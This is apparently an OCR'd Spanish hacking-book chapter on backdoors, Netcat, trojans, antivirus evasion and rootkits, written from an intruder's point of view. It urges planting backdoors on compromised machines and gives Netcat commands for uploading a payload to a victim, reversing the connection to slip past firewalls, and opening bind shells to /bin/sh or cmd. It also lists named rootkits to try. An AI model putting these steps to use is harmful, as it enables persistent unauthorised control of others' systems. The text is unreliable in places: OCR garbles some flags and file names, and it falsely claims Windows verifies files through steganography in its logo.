Puerta trasera

Cada casa tiene una puerta trasera (vale, vale, algunos apartamentos más populares [aprietamientos?] tienen sólo un paso para el acceso al inmueble -. y pasa por la sala de estar. Que le vamos a hacer ...). Por la puerta trasera traemos la fiesta, los empleados de la casa tienen acceso al interior para trabajar, los trabajadores traen herramientas y materiales para renovar el cuarto de baño y sacamos al perro a pasear. Es por tanto, apropiadamente llamada la puerta de servicio.
Por otro lado, por la puerta principal recibimos a nuestras visitas. Si fuese un inmueble comercial, por ella también recibimos a nuestros clientes. La decoración, los objetos y el propio espacio, el entorno y la atención son diferentes en las dos puertas. Por lo tanto, es apropiado decir que ambas puertas tienen diferentes funciones, y por lo tanto se prestan a diversas actividades.
En un sistema informático, a menudo es necesario tener también varias formas de acceso. El entorno operativo que los usuarios comunes conocen se ha desarrollado para utilizar el sistema de forma más fácil y sencilla. Por otro lado, debe haber formas de que los administradores accedan al sistema también y, así, realizar sus tareas, a menudo simultáneamente, sin molestar al usuario.
Hay varias formas de hacer esto. En los sistemas Unix, el administrador simplemente puede iniciar sesión como usuario “root” de forma remota (a través de SSH v2, nunca vía Telnet!) y hacer lo que haga falta. En los sistemas Windows y Macintosh, esta es la función por defecto, se pueden instalar programas que permiten el mismo control. Entre ellos podemos mencionar *CarbonCopy, LapLink, ControlIT, o el SMS de Microsoft* y quizás el más conocido de todos: *pcAnywhere de Symantec.* Con estos programas, los

administradores entran a través de "puertas traseras" en los sistemas de los usuarios y hacen qué tengan que hacer.
Hay otro uso para las puertas traseras en los ordenadores personales y equipos de sobremesa empresariales: el software espía. Hay varios programas de software (tales como *I Spy y WinKeylogger*) desarrollados para que cónyuges celosos, padres extremos y los empresarios paranoicos, puedan controlar lo que sus medias naranjas, hijos o empleados están haciendo. Alejándose del debate de las normas jurídicas, morales y éticas, podemos decir que estos programas también abren las puertas traseras en los sistemas en los que se instalan.
El ahorro de tiempo, dinero y recursos generados por esta tecnología es enorme. Bueno, no. Una vez más, no tanto. ¿Y si hackers maliciosos (recuerde: hacker no es sinónimo de bandido, por eso el calificativo es apropiado ...) consiguieran acceder a sus sistemas por estas puertas traseras? Bien, ahí tenemos un problema.

- Puertas traseras maliciosas

Una solución radical al problema anterior es no utilizar estos programas de ninguna manera. Una solución más razonable - pero, créanme, muy vulnerable - es aplicar los parches de seguridad recomendados por el fabricante, utilizar contraseñas seguras, cifrado, etc, ... (Te estas quedando calvo de aprender ...).
Sin embargo, incluso en sistemas en los que el administrador no ha instalado este tipo de programas, la amenaza existe. Al llegar al final del capítulo anterior estábamos dentro del sistema de la víctima, ¿verdad? Bueno, lo primero que debemos hacer es instalar una o más backdoors para poder entrar de nuevo en el futuro, porque seguramente el dueño del sistema tapara el agujero por donde pasamos. Además, podemos corregir todas las vulnerabilidades de las máquinas que invadimos, evitando que Kiddies descuidados se delaten y nos quiten los ajustes.
Ya hemos hablado mucho acerca de puertas traseras en los capítulos sobre vulnerabilidades de Windows. En Vulnerabilidades I, incluso, mostramos paso a paso cómo configurar un *Back Orifice 2000 (o B02K)* para controlar máquinas ajenas. De estos paquetes preparados, no hay mucho más que decir: son piezas complejas por sus muchas características, pero al mismo tiempo son una gran colección de rutinas simples. Un programador con conocimientos, de pocos a moderados, de un lenguaje moderno, como Java, Visual Basic, C #, C + + o Objective Pascal (utilizada en Delphi/Kylix) podría escribir en unos pocos días backdoors tanto o más completos y complejos que B02K. *NetBus, Sub7, AlienToy* ... La lista es enorme. Incluso los programas de gestión, serios (en principio: la aplicación *B02K* fue desarrollada como una aplicación seria) como *pcAnywhere o VNC* pueden ser utilizados para "el mal".

- Una vez más: "¿Et tu, Bruto?"

Además de las herramientas específicas ya ampliamente debatidas en el libro, el sistema operativo en sí mismo es generoso en recursos que pueden ser utilizados a favor del intruso - y en contra del dueño de la máquina. Estoy cansado de ver, como en los servidores de Telnet y FTP se pueden utilizar cuentas nuevas, especialmente creadas por

el hacker en el sistema, para la posterior invasión (por la puerta principal, jejeje ...). Cada sistema tiene su idiosincrasia y su conjunto de programas, que se pueden utilizar para hacer una puerta trasera. Además de no tener que instalar nada, los programas existentes en el equipo rara vez levantan sospechas.
Pero hay una pequeña utilidad, presente en todos los Unix y disponible para la familia WinNT, que es especialmente interesante para crear backdoors improvisados. Llamado *Netcat* (www.atstake.com/research/tools/network.utilities), permite muchos trucos en redes privadas e Internet - y también se puede utilizar como una puerta trasera!
A pesar de tener versiones para Windows, el nombre *Netcat* proviene de su primo “cat”, el comando Unix para mostrar el contenido de un archivo en el terminal.
Observe:

```
$ cat Buttix
Hey Beavis, I'm a Unix string!!!
$
```

El comando “cat” arrojó el contenido del archivo “Buttix en pantalla del terminal. Del mismo modo, el comando "nc" puede reproducir, de un lado a otro de la conexión (es decir, no necesariamente en la pantalla), lo que un determinado puerto en un equipo remoto está escupiendo en la red.
La sintaxis más simple sintaxis es "nc ip-del-computador-monitoreado + puerto".
Por ejemplo, el comando

```
C:\> NC 192.168.1.11 80
```

cuando se emite en un equipo Windows, se conecta y monitorea todo lo que sale por la puerta 80 de la máquina cuya dirección IP es 192.168.1.11. Obviamente, la puerta 80 debe estar abierta, de lo contrario el *Netcat* es abortado. La sintaxis es similar en una máquina Unix. De hecho, actúa como un cliente bidireccional -, recibe y envía datos. En este mismo ejemplo, al emitir el comando, no pasa nada - el otro lado está a la espera de una orden. Sabemos que se trata de un servidor Web, así que basta enviar el comando GET (sí, debe ser todo en mayúsculas). Después del comando, se mostrará en la pantalla el código fuente HTML de la página principal del servidor HTTP. Se puede utilizar *Netcat* para conectarse a volúmenes SMB (puerto 139), FTP, Telnet, SMTP ... Sólo tienes que saber el protocolo y emitir los comandos correctos. Para conectarse a los puertos UDP, utilice la opción “-u”.
Netcat funciona de dos formas. El modo cliente es lo que hemos visto - envía cualquier cosa que pongas en su entrada para el IP/puerto especificado. Si hay respuestas, las muestra en la pantalla. Por entrada, entendemos tanto la entrada estándar (teclado) como cualquier otro programa que estuviera acoplado a la entrada (podemos usar las tuberías - funciona en Windows y Unix).
Hay otro modo, llamado modo de servidor. Este es el que nos interesa. El modo servidor, en lugar de enviar comandos, espera para recibirlos y devolver el resultado pedido a la salida estándar. Vea el siguiente comando:

```
C:\> NC -1 -p 80
```

En este caso, *Netcat* está actuando como un servidor. La opción “-1” indica eso. La opción “-p” indica el puerto que se utilizará. Haga una cosa: en nuestra red de prueba, ponga el comando anterior para ejecutarlo en la máquina Windows. En la máquina Unix, utilice el comando anterior (nc 192.168.1.1 80). Pruebe a escribir en máquina Unix y vea lo que ocurre en Windows: los caracteres de su entrada estándar (en este caso, el teclado) se transfieren a la salida estándar (pantalla) del otro equipo. Bien, ¿no? Sin embargo, vamos a salpimentar un poco las cosas.
Imagina que quieres transferir un archivo desde tu ordenador a la máquina invadida (un B02K, por ejemplo). Nada más simple. El nombre del archivo es *server.exe* y la dirección IP del equipo de destino es 192.168.1.1. En el ordenador de la víctima, utilice el comando,

```
nc –1 –p 9999 > server.exe
```

En el del hacker,

```
nc 192.168.1.1 9999 < server.exe
```

Observa los redireccionamientos. En el ordenador de la víctima, el carácter ">" indica el redireccionamiento a el archivo *server.exe*. Todos los datos recibidos serán copiados allí. En el ordenador del atacante, el carácter "<" indica que todos los bytes del archivo *server.exe* serán enviados a la entrada de *Netcat*. Cuando el último bit se transmita, la conexión se cae automáticamente. Incluso sin tener acceso a FTP o a un recurso compartido de Windows, es posible enviar un archivo al sistema de la víctima. De hecho, incluso con acceso ilimitado a un shell del sistema, el atacante no tiene acceso físico a disquetes o CD (el sistema invadido puede estar al otro lado del mundo). Si no hubiese un modo de enviar archivos a través de una red como FTP, los “comandos r” en Unix y los recursos compartidos de Windows, el atacante debería tener un pequeño programa en la manga para poder transferirlos. La opción más directa es el querido *Netcat*.
Invirtiendo los redireccionamientos, es posible dejar la máquina del atacante como un servidor dispuesto a "empujar" el archivo, y conectarse a él con la máquina de la víctima, que hará la descarga. ¿La ventaja? Bueno, la mayoría de las configuraciones de firewall detendrían un archivo transfiriéndose si el origen de la conexión viene de fuera (es decir, de la máquina del hacker). Invirtiendo los papeles, es la máquina de la víctima la que solicita el archivo - y el firewall alegremente dejara que pase.

En la maquina del hacker: `nc –1 –p 9999 > server.exe`
En la maquina de la victima: `nc 192.168.1.1 9999 < server.exe`

La máquina está esperando conexiones del hacker. Cuando ocurre una, ella envía el archivo especificado. La conexión fue hecha desde la máquina de la víctima. Ella originó la conexión y comienza a recibir datos, que se graban en *server.exe*.
Pero además de instalar backdoors, virus y troyanos en el sistema invadido, *Netcat* puede ser, él mismo, un backdoor! La opción “-e” redirecciona todo lo que se recibe hacia un comando externo! Es fácil ver que, redireccionando para *cmd.exe* en Windows o bien */bin/sh* en Unix, *Netcat* nos puede dar un shell, que tendrá los privilegios del usuario, en que “nc” fue ejecutado. El comando completo en la máquina de la víctima sería:

```
nc -1 -p 9999 -e /bin/sh
```

O, para sistemas Windows:

```
nc -1 -p 9999 -e cmd.com
```

Observe que la opción “-e” puede venir desactivada por defecto. Puede que tenga que compilar el código de nuevo con la opción GAPING_SECURITY_HOLE (el nombre lo dice todo ...) o descargar un ejecutable ya preparado para ello – netcat.sourceforge.net.
Hay varios otros usos para *Netcat,* por ejemplo, el redireccionamiento de conexiones. Es útil para perforar los firewalls o para crear una cadena (cadena o modo túnel) entre varias computadoras en Internet para hacer spoofing (suplantación de identidad). Al igual que en el encadenamiento de proxies públicos, se puede utilizar *Netcat* para construir una red de proxies privados; 15 o 20 en linea y con rutas alternativas son dispositivos comunes de hackers con experiencia!
Otro uso muy interesante de Netcat es como escaner de puertos improvisado. Estos y otros muchos usos se pueden encontrar en el excelente libro blanco de Tom Armstrong llamado "Netcat - La navaja suiza de TCP/IP" (www.giac.org/practical/gsec/Tom Armstrong GSEC.pdf en Inglés). Una alternativa a *Netcat* es *CryptCat* (www.farm9.com /content/FreeTools/CryptCat). Es un clon perfecto de *Netcat* con la misma funcionalidad y sintaxis. Pero tiene una diferencia interesante: todas las comunicaciones están encriptadas. Incluso si la conexión es descubierta, nunca se sabe lo que pasa en ella.
Netcat es, seguramente, la herramienta nativa de Unix (y muy instalada en Windows también) más utilizada como apoyo para atacar a sistemas ajenos. Por ser pequeño, se instala fácilmente en los sistemas que no lo tienen. Pero *Netcat* no es el único modo de improvisar puertas traseras. Esté al tanto de cualquier programa que pueda dar acceso a los sistemas de archivos. El intérprete “Perl” es uno de ellos, con unas pocas líneas de código es posible montar un servidor, como el *Netcat* en modo “-l” y enviar archivos a través de él, por ejemplo.

Virus y troyanos

A pesar de que son dos temas ya tratados en el transcurso del libro, consideramos beneficioso recordar conceptos importantes.

- Una vez más, los virus

No hay mucho más que decir sobre epidemias virales que no sea ya de conocimiento publico. Los virus son programas que se comportan igual que sus homónimos biológicos: son microscópicos, se reproducen solos, consumen recursos informáticos que no les pertenecen y tienen una gran capacidad de propagar la infección.
Aunque los programas anti-virus clasifican, como virus, programas como troyanos, puertas traseras y los virus legítimos, las tres categorías de programas son muy diferentes, y se podría decir incluso complementarias. Los virus no necesitan de los troyanos como medio de transporte y vector de contaminación. Mucho menos necesitan abrir puertas traseras para entrar y salir de los sistemas infectados. Pero no obstante, también pueden servirse de ellos, si la oportunidad aparece.

Un virus informático tiene objetivos muy claros: infectar el máximo numero de sistemas posible, reproducirse rápidamente, opcionalmente consumir recursos y dañar los sistemas invadidos.
Cómo son autosuficientes, esta más allá del alcance de este libro analizarlos en profundidad. Sugerimos al lector consultar las páginas web de los principales fabricantes de antivirus para obtener información actualizada.
Y recuerda: un virus puede ser el compañero de un ataque DoS …
Como deberes, investiga sobre los grandes nombres del mundo viral: *Ping-Pong, Mozart, Miguel Ángel, Madonna, Chernobyl, Melissa, LoveLetter, Nimda, Klez y Bugbear*. En el apartado teórico, estudia sobre programación orientada a objetos (los virus se basan mucho en ella), herencia, polimorfismo, funciones reproductivas y métodos de contagio.

- Virus indetectables

Tomemos los virus más conocidos. El *Bugbear*, por ejemplo. La prensa lo describe como "la peor amenaza viral de todos los tiempos" (como lo hizo con el Klez ...) y, sin embargo, es un virus común, que usa las mismas viejas técnicas de propagación, infección, destrucción y réplica de otros más antiguos como el virus *Melissa*, que puede ser fácilmente detectado por un antivirus actualizado.
Virus más recientes pueden camuflar sus comunicaciones con el mundo exterior a través de llamadas al sistema y comunicación entre procesos (releer los capítulos sobre los sistemas operativos). Pueden, por ejemplo, "pedir prestado" los sockets de tu navegador por defecto para enmascarar la comunicación. O utilizar su cliente de email por defecto (por ejemplo, Outlook Express - Campeón de la audiencia) para propagarse. En cualquiera de los casos el proceso del virus aparecerá durante la comunicación, y el comando “netstat” revelará una sola conexión a Internet desde su propio navegador.
Ahora responda: ¿qué firewall detendrá comunicaciones HTTP o SMTP originadas en el interior de su red?
El lector podría protestar, "pero mi antivirus está actualizadíssimo, ¿como se colarían virus nuevos?" La respuesta es simple: ese programa sólo detecta virus conocidos. Un simple editor hexadecimal puede cambiar detalles del virus y volverlo, una vez más, indetectable por un tiempo. Hasta que las compañías que hacen dinero con este tipo de pánico corran para actualizar sus bases de datos y, hasta que las personas actualicen sus antivirus, el daño está hecho. En una estimación muy aproximada, los autores consideran que más del 90% de los virus que están rodando por el mundo, en general, no son detectados por los programas antivirus en el mercado.
Por ejemplo, una forma antigua de confundir a un antivirus era comprimir el archivo ejecutable del mismo y añadir un *stub* (pequeño programa en el principio del archivo comprimido) que lo descomprimía en el momento de su ejecución. Fue una manera inteligente de, durante mucho tiempo, hacer que los virus pasasen sanos y salvos por el “corredor polaco” impuesto por las rutinas del antivirus.
Ya hay técnicas modernas de ofuscación, que ponen varias capas de retos, comprimidos y codificados, con varios *stubs* diferentes y claves de cifrado distribuidas por el archivo. Cada vez que se ejecuta, el virus se replica y se autocriptografia de nuevo con otras

claves cuyos pedazos se almacenan en diferentes lugares dentro del archivo.
Un antivirus, para conseguir simplemente leer el contenido ejecutable del virus, tendrá que pelar varias capas de esa cebolla, descubrir las distintas claves de encriptación mezcladas en medio de los datos del archivo y, ademas, saber que tipo de compresión se utilizo en cada capa (si, podemos utilizar diferentes tipos de compresión). Lo que nos lleva al principal problema: después de encontrar un virus de este tipo, serán necesarios varios días o incluso semanas para romper el archivo. Esto, por supuesto, sólo se producirá si el antivirus es capaz de determinar qué es un virus, algo muy difícil de hacer.
Para más información sobre esta técnica de ofuscación, busque en Internet sobre el *Grupo DaVinci*, un clan hacker cerrado que, al parecer, es el único propietario de esta tecnología; aunque esta basada en otras más antiguas que llevan mucho tiempo rodando por ahí. Se trata de una simple cuestión de voluntad. Cuando se entienda la técnica de los crackers productores de virus, la informática como la conocemos hoy en día se colapsará.

- Más allá de los troyanos

Ya hemos hablado brevemente sobre troyanos en el capítulo Vulnerabilidades I. En aquella ocasión, enseñamos cómo crear uno que escondiese el B02K en una inocente imagen. Por definición, los troyanos son sólo recursos utilizados para hacer que la víctima crea que el archivo en cuestión es inofensivo o incluso un regalo - pero guarda algo dañino en sus tripas.
Los troyanos guardan y transportan cualquier cosa - puede ser un backdoor (lo más habitual), pero también puede ser un virus, un programa inofensivo o incluso otro troyano más potente. Del matrimonio entre troyanos y backdoors, es de donde salen los mayores dolores de cabeza para los administradores de sistemas y usuarios domésticos … Los llamados *RATs* (Remote Administration Trojans), pueden tomar el control total del ordenador de la víctima. Hay miles de RATs disponibles o en desarrollo en Internet, especialmente para Windows. Son, en su mayoría, desarrollados por Kiddies o programadores, o poco más que eso, por lo general en Visual Basic o Delphi. En realidad son juguetes: pero los usuarios normales siempre caen en sus trampas. Entre en areyoufearless.com, troianforge.net o evileyesoftware.com (entre otros) y compruébalo tu mismo.
Troyanos tradicionales como B02K y asimilados, poseen muchas limitaciones. Son aplicaciones y por lo tanto se ejecutan en modo usuario. Si bien en Windows no es un problema para el atacante, porque el propio kernel corre partes de su código de esta manera, troyanos llevando backdoors no funcionarían bien en otras plataformas. En Unix, por ejemplo, es probable que los usuarios ni siquiera tengan permiso para ejecutar programas desde sus directorios personales.
Hay otro problema con los troyanos tradicionales: como son aplicaciones ajenas al sistema, son fácilmente detectables. Incluso ocultándose con nombres confiables entre los archivos de la carpeta C \ WINDOWS, herramientas de auditoría pueden encontrarlos sin ningún problema.
Para combatir este problema, la selección natural creó una especialización en la fauna troyana: la sustitución de programas del sistema por otros especialmente modificados.

Llamados “rootkits”, estos programas cambian el funcionamiento real de utilidades de uso frecuente, como por ejemplo */bin/login* en máquinas UNIX , EXPLORER.EXE en Windows, *Finder* en MacOS, *pconsole* en Novell, NetWare, etc, etc, etc. ..
Los *rootkits* más comunes hacen, básicamente, cuatro cosas: a) abrir una puerta trasera permanente o activarla con un código, b) mentir sobre el estado del sistema, c) apagar o destruir alguna cosa, d) averiguar contraseñas e información sensible.
La gran maldad de un *rootkit* es incrustar una o más de estas cuatro funciones en los programas existentes. Por ejemplo, el. mencionado */bin/login* en los sistemas UNIX. Hay *rootkits* que dan acceso libre al sistema si se le da una contraseña preprogramada. Por ejemplo, en un sistema Solaris, la contraseña de root es *@#S2L9*&*. Es una buena contraseña difícil de descifrar o adivinar. Sin embargo, si el programa */bin/login* es reemplazado por un *rootkit* especialmente preparado, cualquier usuario con una contraseña especial (que se puede configurar, por ejemplo, "xuxubeleza") gana acceso “root” en la máquina. Otro tipo de *rootkit* que también afecta a */bin/login* es un simple “keylogger”: Guarda en un archivo las contraseñas de todos los usuarios que se conectan al sistema. Sucio, ¿eh?
Un *rootkit* que afecte a Windows Explorer, por otro lado, puede ocultar completamente una carpeta que contenga varios archivos pertenecientes al atacante. Aun cuando la visualización de archivos ocultos esté activada, ese directorio se mantendrá oculto - el *rootkit* tratará de dejarlo fuera de la vista del usuario. Y en el administrador de tareas de Windows veremos ,simplemente, una instancia de Explorer.
Hay varios *rootkits* que ocultan el estado de la red, conexiones, sistema de archivos y procesos en ejecución, entre otras cosas. Por ejemplo, “ifconfig” en Linux podría mentir sobre el modo promiscuo, ocultando el funcionamiento de un sniffer. El TASKMAN.EXE (Administrador de tareas) de Windows podría ocultar procesos y servicios de troyanos, virus y escaneres. Otros tipos de *rootkits* pueden hacer eco de las comunicaciones hacia el hacker o dar acceso saltándose la contraseña del administrador - por ejemplo, en servidores SSH, Telnet o IIS modificados.
La siguiente es una lista (muy incompleta) de los comandos y programas que pueden ser reemplazados por los *rootkits*. Hay varios *rootkits* para cada uno de estos programas, por lo que sugiero que el lector, para entrar en contacto con algo nuevo, experimente en su equipo de pruebas.
Para Unix, los programas en el punto de mira para los desarrolladores de rootkits son: *login, ifconfig, du, df, pwd, su, sudo, netstat, nc* (¡Sí, el Netcat puede estar manipulado), *ps, find, slocate, updatedb.* Las utilidades de configuración no escapan ilesas a los rootkits: SAM en HP-UX, Admintool en Solaris, Smit en AIX, linuxconf, Webmin ... Incluso comandos internos de algunos shells - como “ls” y “cd” en Bash - se puede enmascarar con wrappers que esconden archivos o mientan sobre su tamaño. Una maldad mayor es instalar las versiones *rootkit* de los shells disponibles (bash, csh, ksh, etc) o de servidores Apache, e incluso *inetd/xinetd* para abrir backdoors "bajo demanda".
Para Windows, la lista es similar. El mismo *cmd.com* se puede cambiar para ocultar acciones maliciosas en las funciones internas tales como DIR y CD. Además, muchos de los archivos de Windows, como los ya mencionados TASKMAN.EXE y EXPLORER.EXE

pueden ser "alterados". Cuidado además con utilidades de uso frecuente, tales como calculadora (CALC.EXE), el Bloc de notas (NOTEPAD.EXE), WordPad (WRITE.EXE) y el Editor del Registro (REGEDIT.EXE). Todos estos programas están presentes en cualquier versión de Windows, incluso en los servidores, y pueden ser manipulados para que funcionen como *rootkits*. Especial atención debe darse a los archivos DLL, compartidos por muchas aplicaciones, especialmente MFC.DLL.
La lista es mucho más amplia que la que se muestra. No cabria aquí enumerar todos los tipos y todos los programas que pueden ser cambiados por los rootkits. Como sugerencia, busque en Unix: *lkr5, utrojan, backboored sendmail t0rnkit, rkssh, APSR, bdoor, w00w00, I0gin.kit, BD2, vexed, falcon-ssh, Trojanit, rootkitSunOS, sol y Raditz* (muy dañino: reemplaza a el Tripwire !), entre otros.
Este tipo de *rootkits* (programas de sustitución y utilidades de sistema) es más común en Unix que en Windows, aunque también existen numerosas herramientas para Windows . Para comenzar, busque *ads_cat, FakeGINA, fu.ZIP, Xshadow, Hacker Defender, Hacker's Rootkit para NT, Slanret, KREI, IERK (ierk8243.sys), Backdoor-ALI, Caesar's RegWrite Injector, null.sys, HE4Root (o HE4Hook) e inyección de IIS.*
Para aprender más sobre estos *rootkits* y nuevas técnicas sobre el tema, busque información en www.packetstormsecurity.nl en www.securityfocus.com en www.windowsecurity.com, el sitio oficial de Microsoft (www.microsoft.com) y principalmente en Google;-).

- No hay cuchara

Los *rootkits* no son tan fáciles de identificar como los troyanos y las puertas traseras comunes. Un Back Orifice escuchando, o Netcat en un puerto pueden ser descubiertos fácilmente con un simple comando “netstat”. Pero si el “netstat” estuviese *“rootkitted”*, la cosa cambia - la información sobre los puertos abiertos por la puerta trasera estaría ocultada. Lo mismo ocurre con los procesos de: un EXPLORER.EXE modificado, sigue apareciendo como el Explorador de Windows en el Administrador de tareas.
No obstante, a pesar de más complejos, los rootkits comunes que alteran la funcionalidad de los programas ordinarios del sistema operativo pueden ser detectados por características no obvias, pero, aún así, evidentes. El programa alterado puede tener su fecha de creación diferente de las demás. Incluso si es igual, el tamaño puede ser diferente del original, encontrado en otras máquinas. Si el tamaño es igual, seguramente su estructura interna no lo es, y se puede comparar byte a byte con el de un sistema de sano.
Otra alternativa es comprobar el “checksum” de los archivos que componen el programa. Los sistemas Unix normalmente hacen uso de una firma MD5 para garantizar la idoneidad de los archivos. En los sistemas Windows, Microsoft adopta un procedimiento similar, basado en la esteganografía aplicada al logo de Windows. En cualquier caso, si la firma no coincide con el original, el programa seguramente está adulterado y deberá ser apagado o sustituido.
Los administradores realmente paranoicos (y no se equivocan, ni mucho menos!) instalan controladores de inventario con verificadores de integridad de archivo (como, Tripwire o

AIDE) en todos los equipos (incluyendo las estaciones de trabajo). Cualquier archivo que sea modificado por un *rootkit* será detectado en la próxima verificación y un mensaje de advertencia rojo aparecerá en la pantalla del administrador.
Para evitar esta situación, los hackers han creado una forma de los *rootkits* con un nivel superior de camuflaje. Esta vez, los archivos del sistema y los programas están intactos: el *"kernel"* del sistema operativo propiamente dicho es reemplazado por otro adulterado por completo. Una dualidad similar a la de Superman y su alter ego el Malvado (ah, los buenos ratos que pasaba a las mañanas viendo los Superfriends ...).
Ya hemos hablado del kernel en varios capítulos. Todo el procesamiento del sistema obligatoriamente pasa por él y, por lo tanto, controlarlo como en una posesión demoníaca es extremadamente potente y destructivo. Entre las maldades que podemos practicar a partir de nuestra posesión están:

- Camuflaje de archivos del invasor, al igual que en los rootkits comunes. La diferencia es que, por ser kernel, este artificio es prácticamente imposible de anular o incluso ser descubierto.
- Camuflaje de conexiones de red. Al igual que hicimos en Unix y Windows, con una versión modificada del comando *netstat*, un núcleo *rootkitted* puede también ocultar conexiones específicas. Sólo Sniffers que se ejecutan en otras máquinas son capaces de detectar este tipo de conexiones.
- Camuflaje de procesos. El kernel maneja los procesos. El propio kernel, entonces, es quien da la lista de ellos a los programas que los listan ("ps" en Unix, Windows Task Manager). Esto hace fácil ocultar de estos programas (y, por tanto, los usuarios) los procesos dañinos que se están ejecutando.
- Redireccionamiento. Imagine el siguiente escenario: un atacante "plantó" programas de malware en el directorio *C:\WINDOWS\System32* en Windows NT 4. El *rootkit* del kernel intenta esconder esos programas mostrando normalmente todos los demás archivos de la misma carpeta. Uno de estos archivos es una copia modificada del Explorador de Windows (EXPLORER.EXE). Cada vez que Windows le pide que ejecute una nueva instancia de Explorer, en lugar de abrir el programa original, el kernel redirige la ejecución hacia el Explorer modificado. Cualquier herramienta de auditoría ira ha comprobar la integridad del original EXPLORER.EXE (almacenado en la carpeta C:\WINDOWS) y lo encontrara intacto.

Utilizando estos cuatro jugueteos, el programador que desarrolló el rootkit puede crear dos realidades para el administrador de usuarios. Una, agradable y sin problemas, es totalmente falsa. La otra, llena de agujeros de seguridad, puertas traseras y manipulación indebida de documentos y archivos, es la real. El administrador decide si desea continuar viviendo feliz en su cúpula virtual o se toma la píldora roja.
Alterar un kernel por medio de rootkits es fácil y puede hacerse de dos maneras. La primera es a través de parches, y es la preferida por los hackers que desarrollan para Windows. Funcionando de la misma manera que los *hotfixes y Service Packs* de Microsoft, un parche, para insertar un rootkit sobrescribe archivos enteros o parte de ellos, inyectando nuevas rutinas y desvíos y haciéndolos responder de forma distinta de lo previsto inicialmente. Como el kernel de Windows se compone de docenas de archivos

DLL accesibles por los usuarios, la tarea, aunque laboriosa, es simple y, a veces ni siquiera tiene que ser realizada por un usuario con muchos privilegios en el sistema. Como cualquier instalación en un sistema Windows, después de aplicar el parche el sistema debe reiniciarse - pero esto puede ser hecho por el propio atacante y en más del 90% de los casos esta anomalía será considerado por el administrador de la máquina como "simplemente otra cagada de Windows ".
La otra forma, más apreciada por los amantes de Unix, funciona a través de los módulos del kernel cargables (Loadable Kernel Modules o LKM). Si el lector no se saltó los importantes capítulos sobre sistemas operativos, debe recordar que, a diferencia del microkernel de Windows, los Unix en general son monolíticos. Un único, gigantesco y en ocasiones encriptado archivo que engloba el núcleo central y la mayoría de los controladores de dispositivos del sistema.
A medida que los sistemas Unix iban evolucionando, se percibió que la política de los núcleos monolíticos debía ser "flexibilizada", de lo contrario tendríamos sistemas cuyo núcleo residiría en un archivo de decenas o incluso cientos de megabytes que contiene miles de drivers para hardware que nunca vamos a adquirir . Por lo tanto, los kernels pasaron a ser modulares: un núcleo base (lejos de ser un microkernel) que se carga primero, y los demás drivers se cargarán sólo si el hardware los solicitase. Estos drivers (y algunos programas y utilidades que se ejecutan en modo del kernel) residen en LKMs. Es fácil ver que se puede cambiar el comportamiento del kernel con módulos cargados mucho después del arranque. Un LKM, incluso puede ser cargado bajo pedido, automáticamente o a partir de un comando emitido remotamente por el atacante a través de una común puerta trasera.
Investigue sobre los rootkits LKM de su sistema operativo y, preferiblemente testee todos los que encuentre (en nuestra red de prueba y no en un entorno de producción !!!). Listamos algunos de los más famosos (o información para entender LKMs en las diversas plataformas), pero deliberadamente no pusimos los últimos para que te acostumbres a buscarlos.

Para Windows (9x y NT): www.rootkit.com (lectura obligatoria).

Para Linux: Adore, Carogna (prOyecto Car0nte) knark, Fidias, heroine.c, spooflkm, suidshow.c, kinsmod, Rial, el THC Backdoor (lkm) kernel.keylogger, SucKIT, lkminject;

Para Solaris: plasmoide, slkm, ksolaris, Backdoor THC (lkm);
Para FreeBSD: AdoreBSD, ipfhack, LBK, Backdoor THC (lkm);
Para OpenBSD: AdoreBSD, obsd_ipfhack, Backdoor THC (lkm);
Para Windows 9x (mire!): Burning Chome.

Como último consejo, lea estas notas:

- www.w00w00.org/files/articles/lkmhack.txt;
- www.packetstormsecurity.nl/docs/hack/LKM.HACKING.html;
- www.packetstormsecurity.nl/Win/vxd.txt.

Comunicación sin conexiones

Todo esto esta muy bien, todo esto es muy bonito, pero cualquier servidor - ya sea HTTP, SMTP, Finger o un backdoor integrado en el kernel - necesita sockets para conectarse. Como hemos visto, un socket es, a grandes rasgos, un trío de IP/puerto/protocolo. Así que, para conectarme a un servicio cualquiera (un servidor SSH, por ejemplo), tengo que crear una conexión entre mi cliente SSH y el puerto 22 en ese servidor. Con backdoors es lo mismo: si improvisé un servidor con *Netcat* "escuchando" el puerto 9999, tengo que conectarme a ese puerto (y mantener la conexión) para interactuar con él.
Esto significa que incluso en los sistemas comprometidos por los rootkits es posible descubrir tales travesuras. Sólo tiene que ejecutar un *sniffer* como *Wireshark* en otra computadora de la red (la estación de trabajo del administrador, por ejemplo) y todas las conexiones falsas pueden ser detectadas, ¿no?
Odio decir esto, pero de nuevo la respuesta es, no. Hay por lo menos una forma conocida de ocultar el tráfico y no requiere conexión para intercambiar paquetes, que combina el sniffing y spoofing con la manipulación de la pila TCP/IP.


- Oídos sordos

Cortafuegos y antivirus son las estrellas del momento con respecto a la seguridad de las redes y las computadoras. Se pone mucha fe en ambos dispositivos y, es un comportamiento normal en los humanos, relajarse en los demás aspectos de la seguridad. No estamos diciendo que sean gastos innecesarios, al contrario: los cortafuegos y antivirus mantienen lejos de su sistema un número abrumador (muchos millones) de script-kiddies. Pero entre cientos de miles de kiddies, ha de haber un verdadero hacker. De hecho, ningún firewall - ya sea por software o hardware exclusivo - se aproxima a dejar una máquina segura si, un hacker de esos se encara con su red o sus servidores. Piense un poco: su firewall debe, obligatoriamente, dejar pasar los protocolos y servicios que los usuarios utilizan. Si los usuarios están autorizados a utilizar programas de mensajería instantánea (ICQ, por ejemplo), el puerto de ICQ debe ser liberado para el tráfico entrante y saliente. Si los usuarios utilizan la World Wide Web, el tráfico HTTP saliente por el puerto 80 y entrante por puertos mas altos, también debe ser liberado. Sólo en el caso anterior, vemos que las puertas 25 y 80 siempre estarán ahí, abiertas para los que quieran usarlas. Incluso para hackers 